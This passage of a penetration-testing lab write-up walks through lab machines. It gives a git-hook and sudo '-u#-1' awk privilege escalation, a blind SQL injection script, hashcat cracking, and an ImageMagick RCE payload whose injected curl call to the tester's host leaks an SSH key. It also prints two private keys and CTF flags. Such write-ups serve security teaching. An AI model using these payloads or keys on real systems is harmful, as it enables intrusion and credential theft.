Local Enumeration & Identification of vulnerability


The vulnerabilities located on the system are two:

- The primary ssh key is readable for everybody on the system.



```
www-data@a9cd65168e94:/$ ls -la /home/intern/.ssh
ls -la /home/intern/.ssh
total 20
drwxr-xr-x 2 intern intern 4096 Nov  5 13:14 .
drwxr-xr-x 4 intern intern 4096 Nov 21 21:42 ..
-rw-r--r-- 1 intern intern   97 Nov  5 13:02 authorized_keys
-rw-r--r-- 1 intern intern  411 Nov  5 13:02 id_ed25519
-rw-r--r-- 1 intern intern   97 Nov  5 13:02 id_ed25519.pub
www-data@a9cd65168e94:/$ cat /home/intern/.ssh/id_ed25519
cat /home/intern/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC2pxiXG7p/nuENTF1OI+sJIQ8HWa5DwA9ILnGUZGgwGAAAAJhFODd8RTg3
fAAAAAtzc2gtZWQyNTUxOQAAACC2pxiXG7p/nuENTF1OI+sJIQ8HWa5DwA9ILnGUZGgwGA
AAAEDy+r/9ETlPkt6wn5AMFmNhHx2P6markw8QEhsrC5fNDbanGJcbun+e4Q1MXU4j6wkh
DwdZrkPAD0gucZRkaDAYAAAAD2RhbmdAZGFuZ2xhcHRvcAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
www-data@a9cd65168e94:/$
```

- The `git commit` command can be run as user *intern*, which can lead to malicious code execution (GTFObins, n.d.-b).



```
www-data@a9cd65168e94:/tmp/WD$ sudo -l
sudo -l
Matching Defaults entries for www-data on a9cd65168e94:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on a9cd65168e94:
    (intern) NOPASSWD: /usr/bin/git commit
```


Post Exploitation

To User

For demonstrational purposes, the git vulnerability was used.


In order to shift the privilege to user intern, the already existing directory is used as the www-data and intern are in a shared group. One of the sample hooks is changed to the malicious code, and by running the commit command, the code will be executed.

```
cp -r /home/intern/WebDev /tmp/WD
cd /tmp/WD
TF=/tmp/WD
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
chmod o+w .git & chmod o+x .git/hooks/pre-commit
sudo -u intern git commit
```



```
    (intern) NOPASSWD: /usr/bin/git commit
www-data@a9cd65168e94:/tmp/WD$ cp -r /home/intern/WebDev /tmp/WD
cp -r /home/intern/WebDev /tmp/WD
www-data@a9cd65168e94:/tmp/WD$ cd /tmp/WD
cd /tmp/WD
www-data@a9cd65168e94:/tmp/WD$ TF=/tmp/WD
TF=/tmp/WD
www-data@a9cd65168e94:/tmp/WD$ echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
<n/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
www-data@a9cd65168e94:/tmp/WD$ mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
<ooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
www-data@a9cd65168e94:/tmp/WD$ chmod o+w .git
chmod o+w .git
www-data@a9cd65168e94:/tmp/WD$ chmod o+x .git/hooks/pre-commit
chmod o+x .git/hooks/pre-commit
www-data@a9cd65168e94:/tmp/WD$ sudo -u intern git commit
sudo -u intern git commit
$ id
id
uid=1000(intern) gid=1000(intern) groups=1000(intern),1001(webdevs)
$ 
```

5063{G1t_Th3_Flock_Outta_H3r3}




```
$ cat user.txt
cat user.txt
5063{G1t_Th3_Flock_Outta_H3r3}
```

Local Enumeration & Identification of vulnerability

For shifting the privileges to *root*, there are two vulnerabilities found, which combined can ensure a rootshell. Those vulnerabilities are:

- The current `sudo` version. “In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID” (Barz, 2020b).
- The second vulnerability is letting useer *intern* to run `awk` as any user different than *root* user (GTFObins, n.d.-a).




```
intern@19161c88f6f8:~$ sudo -l
Matching Defaults entries for intern on 19161c88f6f8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User intern may run the following commands on 19161c88f6f8:
    (ALL, !root) NOPASSWD: /usr/bin/awk
intern@19161c88f6f8:~$ sudo --version
Sudo version 1.8.19p1
Sudoers policy plugin version 1.8.19p1
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.19p1
intern@19161c88f6f8:~$ 
```

To Root


In order to gain root access, the following payload can be crafted and executed:

```
sudo -u#-1 awk 'BEGIN {system("/bin/bash")}'
```



```
intern@19161c88f6f8:~$ sudo -u#-1 awk 'BEGIN {system("/bin/bash")}'
root@19161c88f6f8:/home/intern# id
uid=0(root) gid=1000(intern) groups=1000(intern)
root@19161c88f6f8:/home/intern#
```

5067{Us3r_#-1_Succ3ssful}



```
root@19161c88f6f8:/root# cat root.txt
5067{Us3r_#-1_Succ3ssful}
root@19161c88f6f8:/root#
```

Machine 3: Overflow

The IP address of the machine is 172.16.109.142.

Reconnaissance


Port Scanning

As an initial reconnaissance, a port scan was run against the target via Nmap.

```
sudo nmap -sSCV -A -O -p- -T4 172.16.109.142
```

```
# Nmap 7.92 scan initiated Fri Dec 10 10:08:10 2021 as: nmap -sSCV
-A -O -p- -T4 -o nmap.log 172.16.109.142
Nmap scan report for 172.16.109.142
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)

PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 b7:16:25:de:8c:96:2d:5e:70:41:d0:3d:72:cf:58:56 (RSA)
|   256 c8:d0:49:9d:70:8a:58:75:b5:5a:83:fe:a9:1f:14:00 (ECDSA)
|_  256 01:c2:68:30:8a:a2:f2:b3:b0:ff:8f:5d:7f:98:8d:10 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Learn Hacking (Again)
| http-robots.txt: 2 disallowed entries
|_*.bak *.sql
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.38 (Debian)
4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)

MAC Address: 00:0C:29:D0:25:85 (Vmware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 – 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.47 ms 172.16.109.142

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
```

```
# Nmap done at Fri Dec 10 10:08:20 2021 -- 1 IP address (1 host
up) scanned in 9.63 seconds
```




```
❯ sudo nmap -sSCV -A -O -p- -T4 172.16.109.142
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-10 12:24 GMT
Nmap scan report for 172.16.109.142
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:16:25:de:8c:96:2d:5e:70:41:d0:3d:72:cf:58:56 (RSA)
|   256 c8:d0:49:9d:70:8a:58:75:b5:5a:83:fe:a9:1f:14:00 (ECDSA)
|_  256 01:c2:68:30:8a:a2:f2:b3:b0:ff:8f:5d:7f:98:8d:10 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 2 disallowed entries
|_*.bak *.sql
|_http-title: Learn Hacking (Again)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.38 (Debian)
4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)
MAC Address: 00:0C:29:D0:25:85 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 172.16.109.142

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds
```

Analysing the results leads to the conclusion that the system is running a Linux operating system with two SSH servers running on ports 22 and 4222. Furthermore, an Apache server on port 80 with a “robots.txt” set to disallow crawlers from visiting all pages/files with BAK and SQL extensions.

Website Enumeration

After a quick look over the website, a login page was found. Furthermore, the page is vulnerable to SQL injection.



Please sign in

' OR 1;#

•

Incorrect Password for admin@learnH4ck1ng.cueh


Initial Exploitation

In order to bypass the login, a blind SQL injection needs to be performed. This process is automized by using a self-crafted Python script.


sqli.py

```
import requests
import string
from time import sleep

URL = "http://172.16.109.142/login.php"

chars = string.ascii_letters
chars += string.digits

def brutForce(known):
for char in chars:
pas = f"{known}{char}"
pasLen = len(pas)
sqli = f"' OR SUBSTR(password, 1, {pasLen}) = '{pas}';#"
rqu = {"email": sqli}
r = requests.post(URL, data = rqu)

if "Sleep" in r.text:
sleep(5)
r = requests.post(URL, data = rqu)

if "Incorrect Password for admin@learnH4ck1ng.cueh" in r.text:
known = pas
print(f"Guess: {known}")
return known

if __name__ == "__main__":
known = ""
att=0
while True:
att+=1
print(f"Attempt:{att}")
known = brutForce(known)
```

After running the script it takes 32 attempts to collect the whole password hash.



```
❯ python3 sqli.py
Attempt:1
Guess: 8
Attempt:2
Guess: 82
Attempt:3
Guess: 82c
Attempt:4
Guess: 82cf
```




```
Attempt:31
Guess: 82cfc0c1ce10e2e84db82faf199a122
Attempt:32
Guess: 82cfc0c1ce10e2e84db82faf199a1220
Attempt:33
Attempt:34
```

Once the hash is gathered it then been cracked using Hashcat the Seclist `10-million-password-list-top-1000000.txt` wordlist.

```
hashcat -m 0 -a 0 ‘82cfc0c1ce10e2e84db82faf199a1220’  10-million-password-list-top-1000000.txt
```

```
82cfc0c1ce10e2e84db82faf199a1220:Warhammer40k
```



```
* Bytes.....: 8529108
* Keyspace..: 999998

82cfc0c1ce10e2e84db82faf199a1220:Warhammer40k

Session..........: hashcat
Status...........: Cracked
```

After logging in, an image upload function was found on the profile page. After changing the default image, something interesting is observed. The new image is converted to PNG as well as the size of the image is changed to the same size as the default image. Furthermore, the default image is the logo of ImageMagick.

To find out more about the image upload, an attempt was made to find a public repository for the web application. The repository was found at https://github.coventry.ac.uk/CUEH/Learn_Hacking_Web/
,and the following line of code was discovered.


```
$size = shell_exec("convert {$_FILES['file_upload']['tmp_name']} -resize 128x128 avatars/theavatar.png");
```

This confirms the assumption that ImageMagick is used to convert the images.

To check if the version of the software has RCE vulnerability the following payload is saved as an image and uploaded on the server.

```
payload.png
```

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://192.168.1.11:8000/cat.jpg)'
pop graphic-context
```



```
❯ python3 -m http.server 8000                                          at ⊙ 01:57:40 pm
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.11 - - [10/Dec/2021 13:58:05] "GET /cat.jpg HTTP/1.0" 200 -
```

Profile


admin

User Profile

- **Email:** admin@learnH4ck1ng.cueh


The made request from the server proves the current version of ImageMagick is vulnerable to RCE (NIST, 2016).

To further enumerate the system and find a way to open a shell, the request with the payload was sent to BurpSuit Repeater, from where the payload was modified (Ermishkin, 2016). After further enumeration, a SSH key was found in the directory of user *lowpriv*. To get the key, the key was copied to the work directory, from where it can be accessed through the webpage.




```
❯ python3 -m http.server 8000                                          at ⊙ 01:57:40 pm
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.11 - - [10/Dec/2021 13:58:05] "GET /cat.jpg HTTP/1.0" 200 -
192.168.1.11 - - [10/Dec/2021 14:09:45] code 404, message File not found
192.168.1.11 - - [10/Dec/2021 14:09:45] "GET /ls_id=R@n40mD@tab4se.sqlite HTTP/1.1" 404 -
192.168.1.11 - - [10/Dec/2021 14:10:30] code 404, message File not found
192.168.1.11 - - [10/Dec/2021 14:10:30] "GET /ls_id=/var/www/html HTTP/1.1" 404 -
192.168.1.11 - - [10/Dec/2021 14:11:08] code 404, message File not found
192.168.1.11 - - [10/Dec/2021 14:11:08] "GET /ls_id=lowpriv HTTP/1.1" 404 -
192.168.1.11 - - [10/Dec/2021 14:11:42] code 404, message File not found
192.168.1.11 - - [10/Dec/2021 14:11:42] "GET /ls_id=id_ed25519 HTTP/1.1" 404 -
192.168.1.11 - - [10/Dec/2021 14:12:01] code 404, message File not found
192.168.1.11 - - [10/Dec/2021 14:12:01] "GET /ls_id= HTTP/1.1" 404 -
```

```

------WebKitFormBoundary89QVnFDGrzsojRxH
Content-Disposition: form-data; name="file_upload"; filename="payload.png"
Content-Type: image/png

push graphic-context
viewbox 0 0 640 480
fill 'url(https://x.x/x.jpg"|curl http://192.168.1.11:8000/ls?id=`cp
/home/lowpriv/id_ed25519 .`")'
pop graphic-context
```




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCWsCa+7VDopUYeMEtO5cOjJxv9oNmpvKZ0mcSz+SbxPgAAAJg8f1tNPH9b
TQAAAAtzc2gtZWQyNTUxOQAAACCWsCa+7VDopUYeMEtO5cOjJxv9oNmpvKZ0mcSz+SbxPg
AAAECtWiWBDQFPcRhsmxdqyTs/YV67wSqIaYIjSm+6FseYMJawJr7tUOilRh4wS07lw6Mn
G/2g2am8pnSZxLP5JvE+AAAAD2RhbmdAZGFuZ2xhcHRvcAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

Once the key was saved, an SSH connection was opened.



```
❯ ssh lowpriv@172.16.109.142 -i id_ed25519
